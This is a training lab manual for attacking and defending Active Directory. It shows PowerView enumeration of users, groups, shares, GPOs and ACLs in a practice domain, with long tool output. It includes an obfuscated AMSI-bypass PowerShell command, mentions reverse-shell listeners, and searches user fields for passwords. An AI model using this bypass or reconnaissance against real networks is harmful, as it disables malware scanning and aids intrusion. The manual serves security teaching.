Attacking and Defending Active Directory - Lab Manual

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Lab Instructions

- All the tools used in the course are available in C:\AD\Tools.zip on your student machine. However, please feel free to use tools of your choice.
- There is no internet access from lab machines to avoid deliberate or accidental misuse.
- The lab is reverted daily to maintain a known good state. Please save your notes offline!
- If your VM is on EC2 (no VPN), please refer to C:\AD\Readme on your VM to maintain local administrator privileges on your VM.
- Please remember to turn-off or add an exception to your VMs firewall when your run listener for a reverse shell
- Have fun!

Learning Objective 1:

Task

- Enumerate following for the dollarcorp domain:
 - Users
 - Computers
 - Domain Administrators
 - Enterprise Administrators
 - Shares

Solution

We can use PowerView from PowerSploit for enumerating the domain. Please note that all the enumeration can be done with the Microsoft's ActiveDirectory module as well. From a PowerShell session run the following commands:

```
PS C: \> cd \AD\Tools\
PS C:\AD\Tools> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
Bypass AMSI:
PS C:\AD\Tools> set-Item ('V'+'aR' + 'IA' + 'ble:1q2' + 'uZx') ([TYpE](
"{1}{0}"-F'F','rE' ) ) ;
                                 GeT-VariaBle ("1Q2U" +"zX" ) -VaL
                            (
)."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`UL1},${t`RuE} )
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Get-NetUser
                     : 1438
logoncount
badpasswordtime
                     : 2/18/2019 10:53:50 PM
description
                      : Built-in account for administering the
computer/domain
distinguishedname
CN=Administrator, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local
objectclass
                      : {top, person, organizationalPerson, user}
lastlogontimestamp
                     : 2/16/2019 11:14:28 PM
name
                      : Administrator
objectsid
                     : S-1-5-21-1874506631-3219952063-538504511-500
                     : Administrator
samaccountname
admincount
                     : 1
codepage
                      : 0
samaccounttype
                     : 805306368
                      : 2/17/2019 7:16:56 AM
```

whenchanged

accountexpires : 9223372036854775807

countrycode : 0
adspath :

LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

instancetype : 4

objectquid : e88d11d3-3e60-4a68-b46a-94ff32b7c8cf

lastlogon : 2/18/2019 11:59:00 PM lastlogoff : 12/31/1600 4:00:00 PM

objectcategory

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/17/2019 7:16:56 AM, 2/17/2019 7:16:56 AM,

2/17/2019 7:01:46 AM, 1/1/1601 6:12:16 PM}

memberof : {CN=Group Policy Creator

Owners, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local, CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local,

CN=Administrators, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local}

whencreated : 2/17/2019 7:00:16 AM

iscriticalsystemobject : True
badpwdcount : 0

cn : Administrator

useraccountcontrol : 66048
usncreated : 8196
primarygroupid : 513

pwdlastset : 2/16/2019 9:14:11 PM

usnchanged : 13016

pwdlastset : 12/31/1600 4:00:00 PM

logoncount : 0

badpasswordtime : 12/31/1600 4:00:00 PM

description : Built-in account for guest access to the

computer/domain
distinguishedname

CN=Guest, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

objectclass : {top, person, organizationalPerson, user}

name : Guest

objectsid : S-1-5-21-1874506631-3219952063-538504511-501

samaccountname : Guest
codepage : 0

samaccounttype : 805306368

whenchanged : 2/17/2019 7:00:16 AM accountexpires : 9223372036854775807

countrycode : 0
adspath :

LDAP://CN=Guest,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

instancetype : 4

objectguid : 1ac1cc56-9c7d-4450-a648-512a92f68cb1

lastlogon : 12/31/1600 4:00:00 PM lastlogoff : 12/31/1600 4:00:00 PM

objectcategory

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/17/2019 7:01:46 AM, 1/1/1601 12:00:01 AM}

memberof :

CN=Guests, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local

whencreated : 2/17/2019 7:00:16 AM

badpwdcount : 0
cn : Guest
useraccountcontrol : 66082
usncreated : 8197
primarygroupid : 514
iscriticalsystemobject : True
usnchanged : 8197

pwdlastset : 12/31/1600 4:00:00 PM

logoncount : 0

badpasswordtime : 12/31/1600 4:00:00 PM

description : A user account managed by the system.

distinguishedname :

CN=DefaultAccount,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass : {top, person, organizationalPerson, user}

name : DefaultAccount

objectsid : S-1-5-21-1874506631-3219952063-538504511-503

samaccountname : DefaultAccount

codepage : 0

samaccounttype : 805306368

whenchanged : 2/17/2019 7:00:16 AM accountexpires : 9223372036854775807

countrycode : 0
adspath :

LDAP://CN=DefaultAccount,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

instancetype : 4

objectguid : 75816d2d-854c-4dba-8305-5a86c047376a

lastlogon : 12/31/1600 4:00:00 PM lastlogoff : 12/31/1600 4:00:00 PM

objectcategory :

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/17/2019 7:01:46 AM, 1/1/1601 12:00:01 AM}

memberof : CN=System Managed Accounts Group, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local

whencreated : 2/17/2019 7:00:16 AM

badpwdcount : 0

cn : DefaultAccount

useraccountcontrol : 66082
usncreated : 8198
primarygroupid : 513
iscriticalsystemobject : True
usnchanged : 8198

logoncount : 0

badpasswordtime : 12/31/1600 4:00:00 PM

description : Key Distribution Center Service Account

distinguishedname :

CN=krbtgt, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

objectclass : {top, person, organizationalPerson, user}

name : krbtgt primarygroupid : 513

objectsid : S-1-5-21-1874506631-3219952063-538504511-502

whenchanged : 2/17/2019 7:16:56 AM

admincount : 1 codepage : 0

samaccounttype : 805306368

showinadvancedviewonly : True

accountexpires : 9223372036854775807

cn : krbtgt

adspath :

LDAP://CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

instancetype : 4

objectguid : bfe9a643-d7b1-4e17-87b9-8a8aacb7cff9

lastlogon : 12/31/1600 4:00:00 PM lastlogoff : 12/31/1600 4:00:00 PM

samaccountname : krbtgt

objectcategory :

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/17/2019 7:16:56 AM, 2/17/2019 7:01:46 AM,

1/1/1601 12:04:16 AM}

serviceprincipalname : kadmin/changepw

memberof : CN=Denied RODC Password Replication

Group, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local
whencreated : 2/17/2019 7:01:46 AM

iscriticalsystemobject : True
badpwdcount : 0
useraccountcontrol : 514
usncreated : 12300
countrycode : 0

pwdlastset : 2/16/2019 11:01:46 PM

msds-supportedencryptiontypes : 0
usnchanged : 13027

logoncount : 2

badpasswordtime : 2/17/2019 3:57:09 AM

distinguishedname : CN=ci

 $\verb"admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local"$

objectclass : {top, person, organizationalPerson, user}

displayname : ci admin

lastlogontimestamp : 2/17/2019 3:57:21 AM

userprincipalname : ciadmin name : ci admin

objectsid : S-1-5-21-1874506631-3219952063-538504511-1109

samaccountname : ciadmin

codepage : 0

samaccounttype : 805306368

whenchanged : 2/17/2019 11:57:21 AM accountexpires : 9223372036854775807

countrycode : 0

adspath : LDAP://CN=ci

admin, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

instancetype : 4
usncreated : 14113

objectguid : fedb1f6f-2149-4096-a473-52d58cef3734

sn : admin

lastlogoff : 12/31/1600 4:00:00 PM

objectcategory :

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/17/2019 11:40:27 AM, 1/1/1601 12:00:00 AM}

givenname : ci

lastlogon : 2/17/2019 4:00:33 AM

badpwdcount : 0

cn : ci admin useraccountcontrol : 66048

whencreated : 2/17/2019 11:40:27 AM

primarygroupid : 513

pwdlastset : 2/17/2019 3:40:27 AM

usnchanged : 14261

logoncount : 5

badpasswordtime : 12/31/1600 4:00:00 PM

distinguishedname : CN=sql

admin, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

objectclass : {top, person, organizationalPerson, user}

displayname : sql admin

lastlogontimestamp : 2/17/2019 4:56:31 AM

userprincipalname : sqladmin name : sql admin

objectsid : S-1-5-21-1874506631-3219952063-538504511-1112

samaccountname : sqladmin

codepage : 0

samaccounttype : 805306368

whenchanged : 2/17/2019 12:56:31 PM accountexpires : 9223372036854775807

countrycode : 0

adspath : LDAP://CN=sql

admin, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

instancetype : 4 usncreated : 14459

objectquid : 987d0fd9-bddc-40b8-86ec-a988307c3869

sn : admin

lastlogoff : 12/31/1600 4:00:00 PM

objectcategory :

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/17/2019 12:54:56 PM, 1/1/1601 12:00:00 AM}

givenname : sql

lastlogon : 2/17/2019 6:53:47 AM

badpwdcount : 0

cn : sql admin useraccountcontrol : 66048

whencreated : 2/17/2019 12:54:56 PM

primarygroupid : 513

pwdlastset : 2/17/2019 4:54:56 AM

usnchanged : 14468

[snip]

To list a specific property of all the users, say, samaccountname

PS C:\AD\Tools> Get-NetUser | select -ExpandProperty samaccountname

Administrator

Guest

DefaultAccount

krbtgt

ciadmin

sqladmin

srvadmin

mgmtadmin

appadmin

sql1admin

svcadmin

testda

[snip]

Now, to enumerate member computers in the domain we can use Get-NetComputer:

PS C:\AD\Tools> Get-NetComputer

dcorp-dc.dollarcorp.moneycorp.local

dcorp-mssql.dollarcorp.moneycorp.local

dcorp-ci.dollarcorp.moneycorp.local

dcorp-mgmt.dollarcorp.moneycorp.local

dcorp-appsrv.dollarcorp.moneycorp.local

dcorp-adminsrv.dollarcorp.moneycorp.local

dcorp-sql1.dollarcorp.moneycorp.local

dcorp-studentx.dollarcorp.moneycorp.local

dcorp-stdadmin.dollarcorp.moneycorp.local

[snip]

To see attributes of the Domain Admins group:

PS C:\AD\Tools> Get-NetGroup -GroupName "Domain Admins" -FullData

grouptype : -2147483646

admincount : 1
iscriticalsystemobject : True
samaccounttype : 268435456
samaccountname : Domain Admins

whenchanged : 2/17/2019 2:22:52 PM

objectsid : S-1-5-21-1874506631-3219952063-538504511-512

objectclass
cn : {top, group}
cn : Domain Admins

usnchanged : 15057

dscorepropagationdata : {2/17/2019 7:16:56 AM, 2/17/2019 7:01:46 AM,

1/1/1601 12:04:16 AM}

memberof : {CN=Denied RODC Password Replication

Group, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local,

CN=Administrators, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local}

adspath : LDAP://CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

description : Designated administrators of the domain

distinguishedname : CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

name : Domain Admins

member : {CN=svc

admin, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local,

CN=Administrator, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local}

usncreated : 12315

whencreated : 2/17/2019 7:01:46 AM

instancetype : 4

objectquid : d80da75d-3946-4c58-b26d-5406e67bbc10

objectcategory :

CN=Group, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

To enumerate members of the Domain Admins group:

PS C:\AD\Tools> Get-NetGroupMember -GroupName "Domain Admins"

GroupDomain : dollarcorp.moneycorp.local

GroupName : Domain Admins

MemberDomain : dollarcorp.moneycorp.local

MemberName : svcadmin

MemberSID : S-1-5-21-1874506631-3219952063-538504511-1122

IsGroup : False

MemberDN : CN=svc admin, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

GroupDomain : dollarcorp.moneycorp.local

GroupName : Domain Admins

MemberDomain : dollarcorp.moneycorp.local

MemberName : Administrator

MemberSID : S-1-5-21-1874506631-3219952063-538504511-500

IsGroup : False

MemberDN : CN=Administrator, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

To enumerate members of the Enterprise Admins group:

```
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Enterprise Admins"
```

Since, this is not a root domain, the above command will return nothing. We need to query the root domain as Enterprise Admins group is present only in the root of a forest.

PS C:\AD\Tools> Get-NetGroupMember -GroupName "Enterprise Admins" -Domain moneycorp.local

GroupDomain : moneycorp.local
GroupName : Enterprise Admins
MemberDomain : moneycorp.local
MemberName : Administrator

MemberSID : S-1-5-21-280534878-1496970234-700767426-500

IsGroup : False

MemberDN : CN=Administrator, CN=Users, DC=moneycorp, DC=local

To find interesting shares:

```
PS C:\AD\Tools> Invoke-ShareFinder -ExcludeStandard -ExcludePrint -ExcludeIPC
-Verbose
VERBOSE: [*] Running Invoke-ShareFinder with delay of 0
VERBOSE: [*] Querying domain dollarcorp.moneycorp.local for hosts
VERBOSE:
             Get-DomainSearcher
                                     search
                                                  string:
                                                               LDAP://dcorp-
dc.dollarcorp.moneycorp.local/DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE:
                       Get-NetComputer
'(&(sAMAccountType=805306369)(dnshostname=*))'
VERBOSE: [*] Total number of hosts: 23
VERBOSE: Waiting for threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 8
VERBOSE: [*] Enumerating server dcorp-appsrv.dollarcorp.moneycorp.local (1 of
VERBOSE: [*] Server share: @{shi1 netname=ADMIN$; shi1 type=2147483648;
shil remark=Remote
                                  Admin;
                                                        ComputerName=dcorp-
appsrv.dollarcorp.moneycorp.local}
VERBOSE:
          [*]
               Server share:
                                 @{shi1 netname=C$; shi1 type=2147483648;
shi1 remark=Default
                                   share;
                                                         ComputerName=dcorp-
appsrv.dollarcorp.moneycorp.local}
[SNIP]
         [ * ]
                Server share: @{shi1 netname=C$; shi1 type=2147483648;
shi1 remark=Default share; ComputerName=dcorp-dc.dollarcorp.moneycorp.local}
```

```
VERBOSE: [*] Server share: @{shi1 netname=IPC$; shi1 type=2147483651;
shi1 remark=Remote IPC; ComputerName=dcorp-dc.dollarcorp.moneycorp.local}
VERBOSE:
                 Server
                           share:
                                     @{shi1 netname=NETLOGON;
          [ * ]
                                                                shi1 type=0;
                       server
                                     share
shil remark=Logon
                                                         ComputerName=dcorp-
                                                 ;
dc.dollarcorp.moneycorp.local}
\\dcorp-dc.dollarcorp.moneycorp.local\NETLOGON - Logon server share
VERBOSE:
           [*]
                  Server share: @{shi1 netname=SYSVOL;
                                                                shi1 type=0;
shil remark=Logon
                       server
                                     share
                                                         ComputerName=dcorp-
dc.dollarcorp.moneycorp.local}
\\dcorp-dc.dollarcorp.moneycorp.local\SYSVOL - Logon server share
VERBOSE: [*] Enumerating server dcorp-sql1.dollarcorp.moneycorp.local (3 of
VERBOSE: [*] Server share: @{shi1 netname=ADMIN$; shi1 type=2147483648;
shi1 remark=Remote Admin; ComputerName=dcorp-sql1.dollarcorp.moneycorp.local}
VERBOSE:
                Server
                         share:
                                  @{shi1 netname=C$;
                                                       shi1 type=2147483648;
         [*]
shi1 remark=Default
                                   share;
                                                         ComputerName=dcorp-
sql1.dollarcorp.moneycorp.local}
                                 @{shi1 netname=IPC$; shi1 type=2147483651;
VERBOSE:
         [*] Server share:
shi1 remark=Remote IPC; ComputerName=dcorp-sql1.dollarcorp.moneycorp.local}
[SNIP]
VERBOSE: [*] Enumerating server dcorp-adminsrv.dollarcorp.moneycorp.local (6
                               @{shi1 netname=ADMIN$; shi1 type=2147483648;
VERBOSE: [*] Server share:
                                  Admin:
                                                         ComputerName=dcorp-
shil remark=Remote
adminsrv.dollarcorp.moneycorp.local}
VERBOSE:
                                  @{shi1 netname=C$;
                                                       shi1 type=2147483648;
         [*]
                Server share:
shi1 remark=Default
                                   share;
                                                         ComputerName=dcorp-
adminsrv.dollarcorp.moneycorp.local}
                                 @{shi1 netname=IPC$;
VERBOSE:
          [*]
                Server share:
                                                      shi1 type=2147483651;
shi1 remark=Remote
                                   IPC;
                                                         ComputerName=dcorp-
adminsrv.dollarcorp.moneycorp.local}
[SNIP]
```

Let's move on the last task of this Learning Objective and extract sensitive information from user attributes. We can use Find-UserField from PowerView, which looks for strings like pass, password etc. in user fields:

```
PS C:\AD\Tools> Find-UserField -Verbose

VERBOSE: Get-DomainSearcher search string:

LDAP://DC=dollarcorp,DC=moneycorp,DC=local
```

Learning Objective 2:

Task

- Enumerate following for the dollarcorp domain:
- List all the OUs
- List all the computers in the StudentMachines OU.

PS C:\AD\Tools> Get-NetGPOGroup -Verbose

- List the GPOs
- Enumerate GPO applied on the StudentMachines OU.

Solution

We can continue using PowerView for enumerating GPO. To enumerate Restricted Groups from GPO:

```
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: GptTmplPath:
\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{31B2
F340-016D-11D2-945F-0
OCO4FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
VERBOSE: Parsing
\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{31B2
F340-016D-11D2-945F-0
OCO4FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
VERBOSE: Error parsing
\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{31B2
F340-016D-11D2-945F-0
OCO4FB984F9}\MACHINE\Preferences\Groups\Groups.xml : Cannot find path
'\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{31B
2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml' because it does not
exist.
VERBOSE: GptTmplPath:
\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{6AC1
786C-016F-11D2-945F-0
OCO4fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
VERBOSE: Parsing
\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{6AC1
786C-016F-11D2-945F-0
OC04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
VERBOSE: Error parsing
\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{6AC1
786C-016F-11D2-945F-0
OCO4fB984F9}\MACHINE\Preferences\Groups\Groups.xml : Cannot find path
'\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{6AC
1786C-016F-11D2-945F-
```

00C04fB984F9}\MACHINE\Preferences\Groups\Groups.xml' because it does not exist.

VERBOSE: GptTmplPath:

\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{211A 25B2-03AD-4E5E-9C6A-A

FEFE66EFB2D}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf

VERBOSE: Parsing

\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{211A 25B2-03AD-4E5E-9C6A-A

FEFE66EFB2D}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf

VERBOSE: Error parsing

 $\label{thm:corp.moneycorp.local} $$\cline{211A 25B2-03AD-4E5E-9C6A-A}$$

FEFE66EFB2D}\MACHINE\Preferences\Groups\Groups.xml : Cannot find path

'\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{211 A25B2-03AD-4E5E-9C6A-

AFEFE66EFB2D}\MACHINE\Preferences\Groups\Groups.xml' because it does not exist.

[snip]

So, no Restricted Groups in our current domain.

Now, to look for membership of the Group "RDPUsers" we can use Get-NetGroupMember:

PS C:\AD\Tools> Get-NetGroupMember -GroupName RDPUsers

GroupDomain : dollarcorp.moneycorp.local

GroupName : RDPUsers

MemberDomain : dollarcorp.moneycorp.local

MemberName : studentx

MemberSID : S-1-5-21-1874506631-3219952063-538504511-1150

IsGroup : False

MemberDN : CN=student22, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

GroupDomain : dollarcorp.moneycorp.local

GroupName : RDPUsers

MemberDomain : dollarcorp.moneycorp.local

MemberName : studentx

MemberSID : S-1-5-21-1874506631-3219952063-538504511-1149

IsGroup : False

MemberDN : CN=student21, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

GroupDomain : dollarcorp.moneycorp.local

GroupName : RDPUsers

MemberDomain : dollarcorp.moneycorp.local

MemberName : studentx

MemberSID : S-1-5-21-1874506631-3219952063-538504511-1148

IsGroup : False

MemberDN : CN=student20, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

GroupDomain : dollarcorp.moneycorp.local

GroupName : RDPUsers

MemberDomain : dollarcorp.moneycorp.local

MemberName : studentx

MemberSID : S-1-5-21-1874506631-3219952063-538504511-1147

IsGroup : False

MemberDN : CN=student19, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

GroupDomain : dollarcorp.moneycorp.local

GroupName : RDPUsers

MemberDomain : dollarcorp.moneycorp.local

MemberName : studentx

MemberSID : S-1-5-21-1874506631-3219952063-538504511-1146

IsGroup : False

MemberDN : CN=student18, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

[snip]

Use Get-NetOU to list all the OUs:

PS C:\AD\Tools> Get-NetOU

LDAP://OU=Domain Controllers, DC=dollarcorp, DC=moneycorp, DC=local LDAP://OU=StudentMachines, DC=dollarcorp, DC=moneycorp, DC=local

LDAP://OU=Applocked, DC=dollarcorp, DC=moneycorp, DC=local

LDAP://OU=Servers, DC=dollarcorp, DC=moneycorp, DC=local

Now, to list all the computers in the StudentsMachines OU:

```
PS C:\AD\Tools> Get-NetOU StudentMachines | %{Get-NetComputer -ADSPath $ }
```

dcorp-studentx.dollarcorp.moneycorp.local dcorp-studentx.dollarcorp.moneycorp.local

[snip]

Use the below command to list the GPOs:

PS C:\AD\Tools> Get-NetGPO

usncreated : 8016

systemflags : -1946157056

displayname : Default Domain Policy

qpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-

2488-11D1-A28C-00C04FB94F17}][{827D319E-6EA

C-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-

00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00

C04F79F83A} {53D6AB1B-2488-11D1-A28C-00C04FB94F17}]

whenchanged : 2/17/2019 7:14:30 AM

objectclass : {top, container, groupPolicyContainer}

gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged : 13009

dscorepropagationdata : {2/17/2019 7:01:46 AM, 1/1/1601 12:00:00 AM}

name : {31B2F340-016D-11D2-945F-00C04FB984F9} adspath : LDAP://CN={31B2F340-016D-11D2-945F-

00C04FB984F9}, CN=Policies, CN=System, DC=dollarcorp, DC=mone

ycorp, DC=local

flags : 0

cn : {31B2F340-016D-11D2-945F-00C04FB984F9}

 ${\tt iscritical system object} \qquad {\tt : True}$

gpcfilesyspath :

\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{31B2

F340-016D-11D2-

945F-00C04FB984F9}

distinguishedname : $CN=\{31B2F340-016D-11D2-945F-$

00C04FB984F9}, CN=Policies, CN=System, DC=dollarcorp, DC=moneycorp, D

C=local

whencreated : 2/17/2019 7:00:13 AM

versionnumber : 3 instancetype : 4

objectguid : cd0c7024-e03a-4369-958b-9c93fbd25649

objectcategory : CN=Group-Policy-

Container, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

usncreated : 8019

systemflags : -1946157056

displayname : Default Domain Controllers Policy

gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-

B4FB-11D0-A0D0-00A0C90F574B}]

whenchanged : 2/18/2019 11:09:29 AM

objectclass : {top, container, groupPolicyContainer}

gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged : 39159

dscorepropagationdata : {2/17/2019 7:01:46 AM, 1/1/1601 12:00:00 AM}

name : {6AC1786C-016F-11D2-945F-00C04fB984F9} adspath : LDAP://CN={6AC1786C-016F-11D2-945F-

00C04fB984F9}, CN=Policies, CN=System, DC=dollarcorp, DC=mone

ycorp,DC=local

flags : 0

cn : {6AC1786C-016F-11D2-945F-00C04fB984F9}

iscriticalsystemobject : True

gpcfilesyspath :

\\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{6AC1

786C-016F-11D2-

945F-00C04fB984F9}

distinguishedname : CN={6AC1786C-016F-11D2-945F-

00C04fB984F9}, CN=Policies, CN=System, DC=dollarcorp, DC=moneycorp, D

C=local

whencreated : 2/17/2019 7:00:13 AM

versionnumber : 3 instancetype : 4

objectguid : 800516c0-1d9d-4cc6-aeae-7b30fae46799

objectcategory : CN=Group-Policy-

Container, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

usncreated : 14716
displayname : Applocker

gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{62C1845D-

C4A6-4ACB-BBB0-C895FD090385}{D02B1F72-3407-

48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-

00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0

C90F574B}]

whenchanged : 2/19/2019 7:11:01 AM

objectclass : {top, container, groupPolicyContainer}

gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged : 65973

dscorepropagationdata : 1/1/1601 12:00:00 AM

name : {211A25B2-03AD-4E5E-9C6A-AFEFE66EFB2D} adspath : LDAP://CN={211A25B2-03AD-4E5E-9C6A-

AFEFE66EFB2D}, CN=Policies, CN=System, DC=dollarcorp, DC=mone

ycorp,DC=local

flags : 0

cn : {211A25B2-03AD-4E5E-9C6A-AFEFE66EFB2D}

gpcfilesyspath :

\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{211A

25B2-03AD-4E5E-

9C6A-AFEFE66EFB2D}

distinguishedname : CN={211A25B2-03AD-4E5E-9C6A-

AFEFE66EFB2D}, CN=Policies, CN=System, DC=dollarcorp, DC=moneycorp, D

C=local

whencreated : 2/17/2019 1:44:15 PM

versionnumber : 17 instancetype : 4

objectguid : 06b004fe-5da8-4765-83c6-595fd1af5bcf

objectcategory : CN=Group-Policy-

Container, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

[snip]

To enumerate GPO applied on the StudentMachines OU:

PS C:\AD\Tools> (Get-NetOU StudentMachines -FullData).qplink [LDAP://cn={3E04167E-C2B6-4A9A-8FB7-C811158DC97C}, cn=policies, cn=system, DC=dollarcorp, DC=moneycorp, DC=local; 0]

PS C:\AD\Tools> Get-NetGPO -ADSpath 'LDAP://cn={3E04167E-C2B6-4A9A-8FB7-C811158DC97C}, cn=policies, cn=system, DC=dollarcorp, DC=moneycorp, DC=local'

: 65831 usncreated displayname : Students

gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-

3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]

whenchanged : 2/19/2019 7:09:53 AM

objectclass : {top, container, groupPolicyContainer}

gpcfunctionalityversion : 2 showinadvancedviewonly : True : 65951 usnchanged

dscorepropagationdata : 1/1/1601 12:00:00 AM

: {3E04167E-C2B6-4A9A-8FB7-C811158DC97C} name adspath : LDAP://CN={3E04167E-C2B6-4A9A-8FB7-

C811158DC97C}, CN=Policies, CN=System, DC=dollarcorp, DC=moneycorp, DC=local

: 0

: {3E04167E-C2B6-4A9A-8FB7-C811158DC97C} cn

gpcfilesyspath

\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{3E04

167E-C2B6-4A9A-8FB7-

C811158DC97C}

distinguishedname : CN={3E04167E-C2B6-4A9A-8FB7-

C811158DC97C}, CN=Policies, CN=System, DC=dollarcorp, DC=moneycorp, DC=loc

al

: 2/19/2019 7:04:25 AM whencreated

versionnumber : 4 instancetype

objectquid : 8ecdfe44-b617-4b9e-a9f9-4d548e5dc7b1

objectcategory : CN=Group-Policy-

Container, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

Learning Objective 3:

Task

- Enumerate following for the dollarcorp domain:
- ACL for the Users group
- ACL for the Domain Admins group
- All modify rights/permissions for the studentx

Solution

To enumerate ACLs, we can use Get-ObjectACL from PowerView like below:

```
PS C:\AD\Tools> Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs -Verbose

VERBOSE: Get-DomainSearcher search string:

LDAP://DC=dollarcorp,DC=moneycorp,DC=local

VERBOSE: Get-DomainSearcher search string:

LDAP://CN=Schema,CN=Configuration,DC=moneycorp,DC=local

VERBOSE: Get-DomainSearcher search string: LDAP://CN=Extended-

Rights,CN=Configuration,DC=moneycorp,DC=local
```

InheritedObjectType : All
ObjectDN :

CN=Users, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : NT AUTHORITY\SELF

IsInherited : False
ActiveDirectoryRights : GenericRead

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-32-545

InheritedObjectType : All
ObjectDN :

CN=Users, CN=Builtin, DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : All

IdentityReference : NT AUTHORITY\Authenticated Users

IsInherited : False
ActiveDirectoryRights : GenericRead

PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

: S-1-5-32-545 ObjectSID

InheritedObjectType : All ObjectDN

